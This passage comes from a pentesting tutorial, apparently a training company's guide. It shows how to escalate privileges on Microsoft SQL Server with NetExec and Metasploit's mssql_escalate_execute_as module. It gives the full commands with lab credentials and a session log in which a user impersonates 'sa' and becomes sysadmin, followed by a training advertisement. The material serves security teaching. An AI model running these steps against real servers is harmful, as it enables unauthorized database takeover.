
In this step, we check whether the current user has permission to perform **privilege escalation** using themssql_priv module of **nxc**. We explicitly mention the module name using the -M flag. Here, we test this with the **raj user** to determine if **privilege escalation** is possible. **This scenario applies** when we use **Windows authentication** and want to elevate privileges. The command's output shows that the **raj user** can impersonate the **sa user**, which means temporarily assuming their identity and privileges.

**Similarly**, we can repeat the process using **local authentication** by simply adding the --local-auth flag.

```
nxc mssql 192.168.31.126 -u ignite -p 'Password@1' -M mssql_priv --local-auth
```




It can be seen that the user **ignite** can impersonate the user **sa** using local authentication, hence we will perform the privilege escalation as next step. The properties of the Ignite user can also be seen in the victim machine.





To perform privilege escalation, we will use the Metasploit framework. There is a module by the name **auxiliary/admin/mssql/mssql_escalate_execute_as**, which can be used to perform privilege escalation. Following will be the commands used in the module:

```
use auxiliary/admin/mssql/mssql_escalate_execute_as
set rhosts 192.168.31.126
set database master
set username ignite
set password Password@1
exploit
```

```
msf6 > use auxiliary/admin/mssql/mssql_escalate_execute_as
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set rhosts 192.168.31.126
rhosts => 192.168.31.126
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set database master
database => master
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set username ignite
username => ignite
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) > exploit
[*] Running module against 192.168.31.126

[*] 192.168.31.126:1433 - Attempting to connect to the database server at 192.168.31.126:14
[+] 192.168.31.126:1433 - Connected.
[*] 192.168.31.126:1433 - Checking if ignite has the sysadmin role ...
[*] 192.168.31.126:1433 - You're NOT a sysadmin, let's try to change that.
[*] 192.168.31.126:1433 - Enumerating a list of users that can be impersonated ...
[+] 192.168.31.126:1433 - 1 users can be impersonated:
[*] 192.168.31.126:1433 -   - sa
[*] 192.168.31.126:1433 - Checking if any of them are sysadmins ...
[+] 192.168.31.126:1433 -   - sa is a sysadmin!
[*] 192.168.31.126:1433 - Attempting to impersonate sa ...
[+] 192.168.31.126:1433 - Congrats, ignite is now a sysadmin!.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_escalate_execute_as) >
```


After running the exploit, it shows that the user **ignite** is now **sysadmin**. To check this, we will once again run the previously used command in **nxc**. The output of the command shows that the user **ignite is already a sysadmin**. We can confirm this in the victim machine also that the user ignite is sysadmin.




## Enumeration on a different port number


If the MSSQL server is running on a different port number, then also we can perform the same test cases by just mentioning the port number explicitly using **--port** flag.

```
nmap -sV -p 9070 192.168.31.126
```




As we can see that the MSSQL server is running on port 9070. So we can give command as follows:

```
nxc mssql 192.168.31.126 -u administrator -p 'Ignite@987' --port 9070
```




## Conclusion

**MSSQL NetExec(nxc) Pentesting** stands out as a highly effective and adaptable tool for security experts, delivering advanced features for network exploitation and post-exploitation tasks. Its comprehensive functionality allows for efficient password spraying and command execution on not only MSSQL server but other services as well, making it an essential asset in both penetration testing and red teaming operations.


iGNITE Technologies

# JOIN OUR TRAINING PROGRAMS

CLICK HERE

## BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



## ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

## EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux